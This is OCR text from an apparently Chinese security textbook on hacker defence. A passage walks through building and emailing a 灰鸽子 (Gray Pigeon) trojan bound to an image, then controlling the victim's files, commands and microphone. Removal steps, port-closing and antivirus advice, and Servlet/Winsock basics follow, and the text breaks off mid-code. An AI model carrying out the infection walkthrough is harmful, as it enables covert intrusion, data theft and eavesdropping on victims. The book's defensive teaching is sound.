


图 13-14 “安装信息”选项卡




图 13-15 “启动项”选项卡

（4）切换到“绑定文件”选项卡，勾选“自动加载文件”选项。单击“文件路径”右边的小按钮，选择图片然后按“增加”按钮，把木马服务端和该图片进行绑定，最后选择保存路径，单击“生成服务器”按钮，就完成了木马服务端文件的安装，如图 13-16 所示。




图 13-16 “绑定文件”选项卡

此后只要单击此安装文件，就会中木马，其表现为显示刚才绑定的图片，同时木马服务端将悄悄地安装在硬盘中。

2．木马植入用户计算机：

这里以 E-mail 为例，剖析种植木马的方法。

启动 Outlook 等 E-mail 软件，写一封新邮件，将刚才生成的木马服务端安装文档压缩成一个文档，放到邮件的附件中，并编写一个诱人的主题。当对方收到邮件后，假如好奇打开附件、单击该木马安装文档，只会显示绑定的图片，重新启动系统后，木马服务端就种植成功。

3．远程控制对方计算机：

中马成功后，控制对方计算机就相对容易，只要使用客户端即可。由于是反弹型木马，所以服务端上线后会自动连接客户端，此时能够启动“灰鸽子”程序，操控客户端对服务端进行远程控制。

在软件主界面列表中，随便选择一台已上线的计算机，对这台计算机进行分类控制，如可以进行文档管理器、远程控制命令、注册表模拟器、远程监控、文档传输管理、命令广播等控制。

- 文档管理器：在该选项卡中，您能够随意地下载对方机器中的文档，而且还支持断点传输。可以下载、新建、重命名、删除对方计算机中的文档，还能够把对方的文档上传到FTP服务器上保存。
- 远程控制命令：可以查看对方地系统信息、剪切板中的内容；查看、终止对方的进程，查看对方共享的信息；关闭或恢复对方的程序窗口；远程运行DOS命令控制对方，卸载、重新加载服务端，远程关机或重启等。
- 远程监控：可以启动语音监听或发送信息。如果对方有麦克风，就能听到他们的谈话，而且还能向对方发送文字信息。

13.2.3 手工清除“灰鸽子”病毒

一旦计算机中有“灰鸽子”病毒后，木马会修改注册表自启动项。手工清除“灰鸽子”病毒的方法如下。

（1）首先要禁止开机自动运行。执行“开始”→“运行”命令项，输入msconfig命令后，单击“确定”按钮，在打开的“系统配置实用程序”中选择“启动”项，然后去掉对svcHOST的勾选，点击“确定”按钮后退出。

（2）打开注册表编辑器，查找SVCHOST（注意是大写的），删除找到的SVchost.ini、mapis32a.dll、%systemroot%F4.Jpg，关机后重启；最后运行TcpView，检查您的2513端口是否开着。

13.2.4 反弹型木马防范

通过网络自身的配置和第三方软件的帮忙，可以对反弹型木马施行如下防范方法。

（1）关闭不用的端口。

默认情况下Windows有很多端口是开放的，在上网的时候，网络病毒和黑客能够通过这些端口连上您的计算机，为了确保系统安全，应该关闭如下端口：

TCP：139、445、593、1025端口

UDP：123、137、138、445、1900端口

一些流行病毒的后门端口TCP 2513、2745、3127、6129端口，连同远程服务访问端口3389。

（2）137、138、139、445端口都是为共享而开设的，是NetBios协议使用的，应该禁止其他人共享机器，所以要把这些端口全部关闭。

右击桌面上的“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令项，打开如图13-17所示的对话框。

单击左侧的“设备管理器”选项，然后依次执行“查看”→“显示隐藏的设备”命令项，如图13-18所示。




图13-17 “设备管理器”对话框




图13-18 “显示隐藏设备”对话框

展开“非即插即用驱动程序”选项，找到Netbios over Tcpip禁用该设备，重新启动后即可，如图13-19所示。

（3）关闭UDP123端口，在“设备管理器”对话框中，展开“服务和应用程序”项，单击“服务”命令打开如图13-20所示的对话框。




图13-19 “停用”对话框




图13-20 “服务”对话框

找到并停止windows time服务即可关闭UDP 123端口，这可以防范某些蠕虫病毒，如图13-21所示。

停止SSDP Discovery Service 服务即可关闭UDP1900端口，可以防范DDoS攻击，如图13-22所示。

（4）安装杀毒软件。及时安装升级杀毒软件及其病毒库，及时给系统打上安全补丁。




图 13-21 “停止 Windows time 服务”对话框




图 13-22 “停止 SSDP Discovery Service 服务”对话框

上网时要特别注意，不要随意下载来历不明的文档，只下载官方网络的升级程序；不要接收陌生人的邮件，如有附件，也不要任意打开附件，更不要执行附件中的可执行程序；注意病毒程序伪装的图标，不要轻信图标为“电子表格、文本文档、文档夹”的附件。

（5）使用反木马软件。使用专门的反木马软件，及时升级软件和病毒库，这是查杀木马最简单的方法。目前反木马软件数量众多，常用的有金山毒霸木马专杀、诺顿安全特警、木马克星、TrojanHunter、Anti-Trojan Shield、The Cleaner Professional、木马清除大师等。

13.2.5 木马专杀工具

1．金山毒霸木马专杀：金山毒霸木马专杀既是木马专杀工具，又是木马防火墙，能够有效地保护 QQ 号码、网络游戏及网络支付的安全，快速清除远程控制型、盗取密码型、进程注入型木马及反弹端口型木马。

2．诺顿安全特警：诺顿安全特警是塞门铁克公司推出的优秀网络安全软件，能够查杀木马病毒、进行入侵检测、具备个人防火墙等功能；软件新增加的反垃圾邮件功能很实用，多网络环境支持、Web 助手等新功能也很贴心。但其体积大、资源占用过多。

3．木马克星（Iparmor）：木马克星是一款防杀木马的软件，擅长查杀国产木马，对查杀最近很流行的网络神偷、网吧杀手、键盘幽灵与捆绑在图片文档中的木马很有效。其体积小，方便在计算机中安装使用。

4．Anti-Trojan Shield：Anti-Trojan Shield 是一款享誉欧洲的专业木马侦测、拦截及清除软件，其特点是界面简捷，很容易操作。

5．木马清除大师：木马清除大师（BeatTrojan）能查杀网络游戏盗号工具、QQ 盗密码工具、幽灵后门，查杀率在 95%以上。正版软件还加强了对第五代木马的查杀，更加人性化的进程管理设计，能完美地查杀各种无进程木马。

用户可以根据自己的爱好和实际情况，有选择地进行使用，这样可以达到事半功倍的效果。

6．使用第三方防火墙。建议您安装天网防火墙、诺顿防火墙等一些著名的防火墙软件，这类防火墙软件各大网站都有下载。

7．在线检测。可以去一些知名网站进行检测，如诺顿在线安全检测、金山木马专杀，在检测时注意关闭防火墙。

13.3 小结

本章主要对防范常见病毒及木马的一些实例进行了讲述。由于病毒和木马的多变性，所以在具体的学习中，读者一定要掌握其攻击原理和方式，抓住重点，当遇到变种时可以及时采取相应的防范措施。

第三篇

编程篇

——自力更生查杀病毒

第 14 章　编程防范木马与病毒基础知识
第 15 章　VBS 脚本病毒解析

第14章 编程防范木马与病毒基础知识

学习目标

通过本章的学习，使读者掌握一些编程防范黑客的基础知识，如用 C 语言、Visual Basic、Visual C++等编程实现。通过了解编程防范黑客的技术，可以进一步提高读者在技术源头防范黑客的技能。

14.1 黑客编程概述

一名真正的黑客在解决问题时，不能只依靠别人制作的工具。而是在遇到问题时，可以制作出相应的工具供其他用户使用。

14.2 常用的编程语言

针对不同的病毒、木马或其他黑客工具，由于其使用方法，实现目的不同，开发的语言环境也各不相同，熟悉各类编程语言是防范黑客具备的知识。

1. C 语言

C 语言是常用语言之一，它具有良好的兼容性，适合 Windows 和 UNIX 等各类操作系统，是现今最流行的编程开发语言之一。学会 C 语言，能很容易编写防范病毒、木马、蠕虫、后门、外挂和缓冲区溢出等各类防黑客程序。

2. Delphi

Delphi 是迄今为止最高效的快速开发语言之一，全部可视化、搭积木式编程方法，大大降低了开发难度。

Delphi 功能强大，常用于开发 MIS、ERP、教学和游戏等各类应用系统，具有强劲的系统和网络开发能力。目前有 70%的黑客程序、外挂程序和木马程序是用 Delphi 编制的，具有学习难度低，上手快的特点，是快速开发 GUI 类程序的首选。

3. Visual C++

Visual C++是微软公司推出的基于 Windows 平台的可视化开发环境。是 Microsoft Visual Studio 开发环境的一个重要组件，也是现行最前沿而又较难掌握的编程工具之一。

由于其功能强大、灵活性好、完全可扩展以及具有强有力的 Internet 支持，已成为黑客编写工具不可或缺的语言工具之一。

14.3 Windows 系统编程基础

Windows 是一个“基于事件的，消息驱动的”操作系统。在 Windows 环境下执行一个程序，只要执行了影响窗口的动作（如改变窗口大小或移动、单击鼠标等），该动作就会触发一个相应的“事件”。

系统每次检测到一个事件时，就会向程序发送一个“消息”，从而使程序可以处理该事件。所有的 Windows 应用程序都是基于事件和消息的，而且包含一个主事件循环，它不停地、反复地检测是否有用户事件发生。每次检测到一个用户事件，程序就对该事件做出响应，处理完后再等待下一个事件的发生。

14.3.1 Java Servlet API 编程基础

在 Servlet 之前 Java 服务器端使用 C 或 Perl 编写复杂的 CGI 来实现编程，Java Servlet API 的出现极大地简化了 Java 在服务器端编程的复杂性，同时能最大限度地发挥 Java 的整体优势。

（1）Servlet 是一种独立于平台和协议的服务器端的 Java 应用程序，可以生成动态的 Web 页面。

Servlet 是位于 Web 服务器内部的服务器端的 Java 应用程序，与传统的从命令行启动的 Java 应用程序不同，Servlet 由 Web 服务器进行加载，该 Web 服务器必须包含支持 Servlet 的 Java 虚拟机。

（2）Java Servlet 与 Applet 相似之处。

- 都不是独立的应用程序，没有 main()方法。
- 都不是由用户或程序员调用，而是由另外一个应用程序调用。
- 都有一个生存周期，包含 init()和 destroy()方法。

不同之处。

- Applet 具有很好的图形界面（AWT），与浏览器一起，在客户端运行。
- Servlet 没有图形界面，运行在服务器端。

（3）Java Servlet 与 CGI(Common Gateway Interface)。

与传统的 CGI 技术相比，Java Servlet 具有更高的效率，更容易使用，功能更加强大，可移植性好，并且节省投资。在技术发展过程中，Servlet 有可能完全取代 CGI。

（4）Java Servlet API 的类和接口组成了两个 Java 包，即 javax.servlet 和 javax.servlet.http。

其中 javax.servlet 包提供了控制 Servlet 生命周期所需的 Servlet 接口，是编写 Servlet 时必须要实现的。

javax.servlet.http 包提供了从 Servlet 接口派生出的专门用于处理 HTTP 请求的抽象类和一般的工具类。

所有的 Servlet 对象都要实现 Servlet 接口。大多数情况下是作为已经实现了 Servlet 接口的 javax.servlet.GenericServlet 和 javax.servlet.http.HttpServlet 这两个抽象类的子类来间接地实现 Servlet 接口的。

（5）javax.servlet 包定义的类和接口：

```
    interface RequestDispatcher
    //定义一种对象，用于从客户端接受请求，并将请求发送到服务器上任何指定的资源，如一个 Servlet、JSP 或
//HTML 文件。
    interface Servlet
//定义了所有 Servlet 必须实现的方法。
interface ServletConfig
//定义 Servlet Config 对象，由 Servlet 引擎用在 Servlet 初始化时，向 Servlet 传递信息。
interface ServletContext
//定义一系列方法，以便 Servlet 与其运行的环境通信。
interface ServletRequest
//定义了用于向 Servlet 传递客户端请求信息的对象。
interface ServletResponse
//定义了一个对象，由 Servlet 用于向客户端发送响应。
interface SingleThreadModel
//用于保证 Servlet 在任一时刻，只处理一个请求。
class GenericServlet
//继承 Servlet 接口，定义了一个通用的，与协议无关的 Servlet。
class ServletInputStream
//定义了一个输入流，用于由 Servlet 从中读取客户端请求的二进制数据。
class ServletOutputStream
//定义了一个输出流，用于由 Servlet 向客户端发送二进制数据。
class ServletException
//定义了一个当 Servlet 遇到问题时可以抛出的异常。
class UnavailableException
//定义了一种异常，用于由 Servlet 指明它永远或暂时不可用。
```

（6）javax.servlet.http 包定义的类和接口：

```
interface HttpServletRequest
//继承了 ServletRequest 接口，为 HTTPServlet 提供请求信息。
interface HttpServletResponse
//继承了 ServletResponse 接口，为 HTTPServlet 输出响应信息提供支持。
interface HttpSession
//为维护 HTTP 用户的会话状态提供支持。
interface HttpSessionBindingListener
//使得某对象在加入一个会话或从会话中删除时能够得到通知。
interface HttpSessionContext
//由 Servlet 2.1 定义，该对象在新版本已不被支持。
    class Cookie
    //用在 Servlet 中使用 Cookie 技术
    class HttpServlet
    //定义了一个抽象类，继承 GenericServlet 抽象类，应被 HTTPServlet 继承。
    class HttpSessionBindingEvent
    //定义了一种对象，当某一个实现了 HttpSessionBindingListener 接口的对象被加入会话或从会话中删除
时，会收到该类对象的一个句柄
    class HttpUtils
    //提供了一系列便于编写 HTTPServlet 的方法。
```

在此还要注意 javax.servlet.http 提供的 HTTP Servlet 应用编程接口。

HTTP Servlet 使用一个 HTML 表单来发送和接收数据。要创建一个 HTTP Servlet，需要

扩展 HttpServlet 类，该类是用专门的方法来处理 HTML 表单的 GenericServlet 的一个子类。

（7）HTML 表单是由 <FORM>和</FORM>标记定义的。表单中典型地包含输入字段（如文本输入字段、复选框、单选按钮和选择列表）和用于提交数据的按钮。当提交信息时，指定服务器应执行哪一个 Servle（或其他的程序）。HttpServlet 类包含 init()、destroy()、service() 等方法。其中 init()和 destroy() 方法是继承的。

（8）init()方法。

在 Servlet 的生命期中，仅执行一次 init()方法。它是在服务器装入 Servlet 时执行的。可以配置服务器，以在启动服务器或客户机首次访问 Servlet 时装入 Servlet。无论多少客户机访问 Servlet，都不会重复执行 init()。

（9）service()方法。

service()方法是 Servlet 的核心。每当一个客户请求一个 HttpServlet 对象时，该对象的 service() 方法就要被调用，而且传递给该方法一个“请求”（ServletRequest）对象和一个“响应”（ServletResponse）对象作为参数。

在 HttpServlet 中已存在 service()方法。默认的服务功能是调用与 HTTP 请求的方法相应的 do 功能。

当一个客户通过 HTML 表单发出一个 HTTP POST 请求时，doPost()方法被调用。与 POST 请求相关的参数作为一个单独的 HTTP 请求从浏览器发送到服务器。当需要修改服务器端的数据时，应该使用 doPost()方法。

当一个客户通过 HTML 表单发出一个 HTTP GET 请求或直接请求一个 URL 时，doGet() 方法被调用。与 GET 请求相关的参数添加到 URL 的后面，并与这个请求一起发送。当不会修改服务器端的数据时，应该使用 doGet()方法。

14.3.2 Winsock 编程基础

这里介绍一下 Win32 平台的 Winsock 编程方法基础。进行通信则必须有服务器端和客户端。以 tc 服务器端的大体流程为例进行简单介绍。

（1）对于任何基于 Winsock 的编程必须要初始化 Winsock DLL 库：

```
int WSAStarup( WORD wVersionRequested , LPWSADATA lpWsAData )
```

其中 wVersionRequested 是要求使用的 Winsock 的版本，调用此接口函数可以帮助初始化 Winsock。

（2）创建一个套接字（socket）：

```
